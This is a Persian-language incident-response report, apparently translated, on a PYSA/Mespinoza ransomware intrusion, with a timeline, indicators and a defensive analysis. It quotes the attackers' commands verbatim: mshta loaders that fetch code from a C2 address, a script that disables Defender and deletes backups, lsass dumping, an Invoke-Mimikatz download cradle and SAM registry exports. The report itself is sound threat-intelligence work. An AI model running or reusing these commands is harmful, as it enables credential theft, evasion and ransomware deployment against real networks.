

بسم الله الرحمن الرحیم

PYSA/Mespinoza Ransomware

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

در طول ۸ ساعت، تهدیدگران PYSA/Mespinoza از Empire و Koadic و همچنین RDP برای حرکت جانبی در سراسر محیط استفاده کردند و در مسیر رسیدن به هدف خود، تا حد امکان از سیستم‌های مختلف اعتبارنامه یا Credential جمع‌آوری کردند. تهدیدگران وقت خود را صرف جستجوی فایل‌ها و بررسی سرور پشتیبان کردند تا اینکه باج‌افزار را روی همه سیستم‌ها اجرا کنند. ساعت‌ها پس از باج‌گیری، فایل‌های ما از چندین گره خروجی Tor باز شدند که این سوء ظن ما را تأیید کرد که فایل‌ها خارج شده‌اند. به نظر می‌رسد PYSA/Mespinoza زمانی که CERT-FR گزارشی در مورد نفوذها در مارس ۲۰۲۰ منتشر کرد، توجه زیادی را به خود جلب کرد. این گروه از سال ۲۰۱۸ فعالیت داشته است، اما اخیراً به نظر می‌رسد که به عنوان یکی از شکارچیان بزرگ در حال ظهور، سرعت خود را افزایش داده است، همانطور که در گزارش اخیر Intel 471 اشاره شده است.

خلاصه پرونده

در این نفوذ، نقطه ورود یک میزبان ویندوزی با RDP در معرض اینترنت بود. تهدیدگران با یک حساب کاربری معتبر (مدیر دامنه - Domain Administrator) وارد شدند. ورود از یک گره خروجی Tor بود و در طول ۸ ساعت نفوذ، شاهد ۲ بار جابجایی[1] آنها بودیم، در مجموع ۳ خروجی Tor مختلف برای حفظ دسترسی RDP به محیط استفاده شد. حسابی که برای دسترسی به اولین میزبان Beachhead استفاده شد، به اندازه کافی امتیاز داشت تا دقایقی پس از ورود، حرکت جانبی به یک کنترل‌کننده دامنه را آغاز کند. اسکن شبکه روی کنترل‌کننده دامنه آغاز شد و بلافاصله پس از آن Empire. در حالی که C2 Empire در طول کل نفوذ فعال باقی ماند، فعالیت کمی از آن دیدیم که بیشتر شبیه یک کانال پشتیبان در صورت قطع شدن دسترسی RDP آنها بود. هنگامی که آنها شروع به حرکت جانبی به سیستم‌های دیگر کردند، بسیار واضح بود که آنها از یک لیست بررسی[2] پیروی می‌کنند. هر بار که جابجا می‌شدند[3]، quser را بررسی می‌کردند و سپس با استفاده از Task Manager، lsass را دامپ می‌کردند. در طول نفوذ، شاهد تلاش تهدیدگران PYSA برای دسترسی به اعتبارنامه‌ها از طریق تکنیک‌های زیر بودیم:


- دامپ کردن lsass با Taskmanager
- دامپ کردن lsass با Procdump
- دامپ کردن lsass با comsvcs.dll
- دامپ کردن اعتبارنامه‌ها با Invoke-Mimikatz
- استخراج کپی سایه (shadow copy) از فایل ntds.dit از کنترل‌کننده دامنه
- استخراج و رمزگشایی اعتبارنامه‌های سیستم پشتیبان از یک پایگاه داده SQL

[1] hand off
[2] checklist playbook
[3] pivot

دسترسی به LSA Secrets

بیشتر حرکت جانبی در محیط از طریق RDP با حساب‌های کاربری معتبر مختلف و همچنین PsExec برای اجرای اسکریپت‌ها در سراسر محیط برای دامپ کردن اعتبارنامه‌ها و فعالیت‌های جمع‌آوری انجام شد. تهدیدگر در طول نفوذ با استفاده از Local Security Policy Editor و MpPreference اقدام غیرفعال کردن Defender، نمود. از PowerShell Remoting نیز برای اجرای دستور arp روی چند سیستم استفاده شد. علاوه بر استفاده از RDP و Empire، این گروه همچنین از ابزار امنیتی تهاجمی به نام Koadic استفاده کرد که خود را به عنوان یک جعبه ابزار پس از بهره‌برداری معرفی می‌کند که می‌تواند با استفاده از JScript یا VBS از طریق Windows Script Host در حافظه باقی بماند. Koadic فقط روی چند سرور کلیدی استفاده شد و یکی از آن سرورها شامل یک مکانیسم ماندگاری با استفاده از ماژول وظیفه زمان‌بندی‌شده HTA پیش‌فرض Koadic بود. پس از حدود ۷ ساعت از دسترسی اولیه، تهدیدگران اقدامات نهایی خود را با اتصال RDP به سیستم‌ها، رها کردن یک اسکریپت پاورشل و فایل اجرایی باج‌افزار آغاز کردند. اسکریپت پاورشل فرآیندهای فعال مختلفی را متوقف کرد و مطمئن شد که RDP در فایروال باز است و آنچه به نظر می‌رسد یک شناسه منحصر به فرد بالقوه برای سیستم‌ها باشد را ایجاد کرد. پس از آن، باج‌افزار برای رمزگذاری سیستم اجرا می‌شد. پس از اتمام رمزگذاری، با دریافت یک callback از یک canary document، توانستیم خروج داده را تأیید کنیم. تهدیدگران ۵ بیت‌کوین یا حدود ۸۸،۰۰۰ دلار آمریکا درخواست کردند که به ما می‌گوید این مهاجمان به احتمال زیاد درخواست باج خود را بر اساس اطلاعات خارج شده تنظیم می‌کنند.

جدول زمانی


Mespinoza/PYSA Ransomware
00:06 UTC RDP login as Domain Administrator into workstation
00:08 Discovery commands executed
00:09 Lateral movement to a domain controller using RDP
00:21 Advanced Port Scanner dropped and executed on domain controller
00:31 Empire executed on domain controller
00:45 PowerShell Remoting from one domain controller to another
00:52 Lsass dumped on domain controller via Task Manager
2:36 Credential access attempt via PsExec and comsvcs.dll across all systems
2:40 Koadic execution on domain controller
C2 45.147.231.210
01:18 Registry hives & keys exfiltrated via Koadic from domain controller
04:20 Invoke-Mimikatz ran on domain controller
05:11 Koadic execution on backup server
C2 45.147.231.210
05:41 Koadic persistance setup on domain controller
06:22 Shadow copy created and then then deleted on the domain controller
07:31 PYSA ransomware install begins

دسترسی اولیه

دسترسی اولیه برای این بازیگر از طریق سرویس‌های RDP در معرض دید بود. در ابتدا، بازیگر از ۱۹۸.۹۶.۱۵۵.۳ متصل شد و سپس در طول عملیات، نوعی جابجایی (hand off) انجام داد، ابتدا به ۲۳.۱۲۹.۶۴.۱۹۰ و در نهایت به ۱۸۵.۲۲۰.۱۰۰.۲۴۰. هر ۳ این IPها به شبکه Tor تعلق دارند و به عنوان گره‌های خروجی عمل می‌کنند.

اجرا


تهدیدگران با استفاده از RDP شروع کردند، اما در طول این نفوذ به ۲ ابزار مختلف نیز متکی بودند. چند دقیقه پس از به دست آوردن دسترسی، آنها به طور جانبی به یک کنترل‌کننده دامنه حرکت کردند و سپس یک launcher پاورشل برای Empire اجرا کردند.

بعداً در طول نفوذ، تهدیدگران از یک ابزار دیگر به نام Koadic استفاده کردند. برای اجرای Koadic، آنها از یک راه‌انداز MSHTA با جاوااسکریپت استفاده کردند.

mshta http://45.147.231.210:9999/8k6Mq

mshta http://45.147.231.210:9999/VtgyT

از آن دو اجرا، فرآیندهای فرزند[4] مختلفی برای بارگذاری مرحله دوم (stage 2) در حافظه ایجاد شدند.



ماندگاری


ماندگاری با استفاده از Koadic برای زمان‌بندی یک task جهت اجرای یک فایل HTA واقع در دایرکتوری C:\ProgramData در زمان ورود به عنوان System تنظیم شد. این کار ارتباط C2 را به سرور Koadic آغاز می‌کند.

```
schtasks/create/tnK0adic/tr"C:\Windows\system32\mshta.exe
C:\ProgramData\SZWXNUHHDP.hta" /sc onlogon /ru System /f
```

[4] child processes

فرار از شناسایی

تهدیدگران با استفاده از Local Group Policy Editor، Windows Defender را غیرفعال کردند.



بعداً، آنها همچنین یک اسکریپت پاورشل اجرا کردند که دوباره Windows Defender را غیرفعال می‌کرد، این بار با استفاده از MpPreference این کار انجام شد. این اسکریپت همچنین Malwarebytes، agents، Citrix، Exchange، Veeam، SQL و بسیاری از فرآیندهای دیگر را هدف قرار داد. Event با شناسه ۵۰۰۱ به دلیل غیرفعال شدن محافظت بلادرنگ آنتی‌ویروس Defender ایجاد شد.

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
function s($s) {
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup"
p("server");p("citrix");p("sage");p("http");p("apache");p("web");p("vnc");p("teamviewer");p("OCS
Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");p("protect");p("secure");p("segurda"
Set-MpPreference -DisableRealtimeMonitoring $true;
Add-MpPreference -ExclusionExtension ".exe"
Get-ComputerRestorePoint |  Delete-ComputerRestorePoint;
dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet
vssadmin delete shadows /all /quiet
wbadmin stop job
cmd.exe /c assoc .README=txtfile
```

یک استثنا برای Defender نیز اضافه شد تا همه چیز با پسوند .exe را استثنا کند.

Add-MpPreference -ExclusionExtension ".exe "

شناسه رویداد ۵۰۰۷

پیکربندی آنتی‌ویروس Windows Defender تغییر کرده است. اگر این یک رویداد غیرمنتظره است، باید تنظیمات را بررسی کنید زیرا ممکن است نتیجه بدافزار باشد.

مقدار قدیمی:

New value: HKLM\SOFTWARE\Microsoft\WindowsDefender\Exclusions\Extensions\.exe = 0x0

دسترسی به اعتبارنامه

تهدیدگران در طول این نفوذ، تکنیک‌های متعددی را برای جمع‌آوری اعتبارنامه‌ها به نمایش گذاشتند. اعتبارنامه‌ها به صورت دستی از طریق Task Manager هنگام اتصال RDP به هر سیستم دامپ شدند.

```
t  data.win.system.message          "File created:
                                    RuleName: -
                                    UtcTime:
                                    ProcessGuid: {3a19ce10-3f1d-5fab-fb68-000000001000}
                                    ProcessId: 10976
                                    Image: C:\Windows\System32\Taskmgr.exe
                                    TargetFilename: C:\Users\      ~1\AppData\Local\Temp\lsass.DM
                                    P
                                    CreationUtcTime:                    "
```

در حالی که روی یک کنترل‌کننده دامنه مستقر بودند، تهدیدگران همچنین یک shadow copy از فایل ntds.dit ایجاد کرده و به آن دسترسی پیدا کردند و به احتمال زیاد آن را از طریق کانال C2 خود (Koadic) خارج کردند.

```
"Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime:
ProcessGuid: {1372730A-82FE-5FAB-2B07-000000001300}
ProcessId: 8116
Image: C:\Windows\System32\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /q /c chcp 437 & copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
\windows\ntds\ntds.dit C:\Users\      ~1\AppData\Local\Temp\2\2e3b3426f3df48439abd661d33eadb48 1> C:\Users\      ~1\AppData\Local\Temp\2\2e3b3426f3df48439abd661d33eadb482.txt 2>
&1
CurrentDirectory: C:\Users\           \
User:
LogonGuid
LogonId:
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=7C3D7281E1151FE4127923F4B4C3CD36438E1A12,MD5=F5AE03DE0AD60F5B17B82F2CD68402FE,SHA256=6F88FB88FFB0F1D5465C2826E5B4F523598B1B8378377C8378FFEBC171BAD18B,IMPHASH=77AED1
ADAF24B344F08C8AD1432908C3
ParentProcessGuid: {1372730A-82FD-5FAB-2407-000000001300}
ParentProcessId: 6472
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: "C:\Windows\System32\rundll32.exe" http://45.147.231.210:9999/8k6Mq?OHZ9Z064CA=1464ad6a44fe47d4a7e045fdea0e0e09;WOAZOM2AEE=49c6aea2002b4a28acd93b067696a6c
f;\..\..\..\./mshtml,RunHTMLApplication"
```

رویداد با شناسه ۱۹۱۷ (پشتیبان‌گیری Shadow Copy برای سرویس‌های دامنه اکتیو دایرکتوری با موفقیت انجام شد) در لاگ رویداد سرویس دایرکتوری روی کنترل‌کننده دامنه ثبت شد. تهدیدگران همچنین یک اسکریپت پاورشل را با استفاده از PsExec در سراسر محیط اجرا کردند که از comsvcs.dll برای دامپ کردن فرآیند lsass استفاده می‌کرد و سپس دامپ را به موقعیت نقطه جابجایی[5] خود روی یک کنترل‌کننده دامنه کپی می‌کردند.

```
$computerName = $env:computername;
$procid = Get-Process | Where-Object {$_.ProcessName -eq 'lsass'} | Select-Object Id
Powershell -c rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $procid.Id $Env:TEMP$computerName full
Start-Sleep -s 59
Copy-Item -Path $Env:TEMP$computerName -Destination "\\                    \share$\$($computerName)"
```

[5] pivot position

تهدیدگران سعی کردند از روش Sysinternals ProcDump استفاده کنند، اما فایل اجرایی روی نقطه پایانی وجود نداشت.

`procdump.exe -accepteula -ma lsass.exe mem.dmp`

تهدیدگران برای مدتی طولانی روی سرور پشتیبان متمرکز بودند، زیرا اعتبارنامه‌ها را از مخزن نرم‌افزار پشتیبان شخص ثالث دامپ می‌کردند. اولین اسکریپت، هش‌ها را از پایگاه داده استخراج می‌کند و دومی رمز عبور را به متن ساده رمزگشایی می‌کند. هر دو اسکریپت از طریق PowerShell ISE اجرا شدند.

تهدیدگران همچنین Invoke-Mimikatz را از BC-Security روی یکی از کنترل‌کننده‌های دامنه اجرا کردند.

IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz –DumpCreds

```
PS C:\Users\[redacted]> IEX (New-Object Net.WebClient).DownloadString
("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1");
Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds
Hostname: [redacted]

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
Hostname: [redacted]

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

همچنین دیدیم که تهدیدگران با استفاده از ماژول hashdump_sam در Koadic که impacket را اجرا می‌کند، LSA Secrets را روی دیسک ذخیره کردند.

data.win.eventdata.commandLine
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\Data C:\\Users\\[redacted]\AppData\\Local\\Temp\\2\\42Data /y
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\GBG C:\\Users\\[redacted]\\AppData\\Local\\Temp\\2\\42GBG /y
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\Skew1 C:\\Users\\[redacted]\\AppData\\Local\\Temp\\2\\42Skew1 /y
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\JD C:\\Users\\[redacted]\\AppData\\Local\\Temp\\2\\42JD /y
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SECURITY C:\\Users\\[redacted]\\AppData\\Local\\Temp\\2\\42SECURITY /y
\"C:\\Windows\\System32\\reg.exe\" save HKLM\\SAM C:\\Users\\[redacted]\AppData\\Local\\Temp\\2\\42SAM /y

Inveigh روی یک کنترل‌کننده دامنه اجرا شد.

Inveigh-Log.txt - Notepad

File Edit Format View Help

```
[*] Inveigh 1.506 started at [redacted]
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = [redacted]
[+] Spoofer IP Address = [redacted]
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Disabled
[+] File Output = Enabled
[+] Output Directory = C:\Users\Public
[+] Run Time = 30 Minutes
[!] Run Stop-Inveigh to stop
```

کشف

تهدیدگران از بسیاری از ابزارهای داخلی ویندوز برای کشف استفاده کردند، از جمله موارد زیر:

quser.exe


whoami.exe /user

net.exe group /domain

net.exe group "Domain Users" /domain

nltest.exe /dclist:

arp -a



دستور arp با استفاده از PowerShell Remoting اجرا شد.

```
POST /wsman?PSVersion=4.0 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/encrypted;protocol="application/HTTP-Kerberos-session-encrypted";boundary="Encrypted Boundary"
User-Agent: Microsoft WinRM Client
Content-Length: 8029
Host: [redacted]5985
```

دستور arp با استفاده از PowerShell Remoting اجرا شد.

آنها همچنین در حین کاوش در شبکه، چند ابزار مدیریتی را بررسی کردند، از جمله:

mmc.exe C:\Windows\system32\dnsmgmt.msc

mmc.exe C:\Windows\system32\domain.msc

mmc.exe C:\Windows\system32\compmgmt.msc /s

mmc.exe C:\Windows\system32\gpedit.msc

mmc.exe C:\Windows\system32\diskmgmt.msc

mmc.exe C:\Windows\system32\wbadmin.msc

veeam.backup.shell.exe

تهدیدگران همچنین چند ابزار شخصی خود را برای کمک به عملیات کشف با خود آورده بودند، از جمله Advanced Port Scanner و ADRecon. در اینجا توضیحات ADRecon آورده شده است.

The following information is gathered by the tool:

- Forest;
- Domain;
- Trusts;
- Sites;
- Subnets;
- Default and Fine Grained Password Policy (if implemented);
- Domain Controllers, SMB versions, whether SMB Signing is supported and FSMO roles;
- Users and their attributes;
- Service Principal Names (SPNs);
- Groups and memberships;
- Organizational Units (OUs);
- GroupPolicy objects and gPLink details;
- DNS Zones and Records;
- Printers;
- Computers and their attributes;
- PasswordAttributes (Experimental);
- LAPS passwords (if implemented);
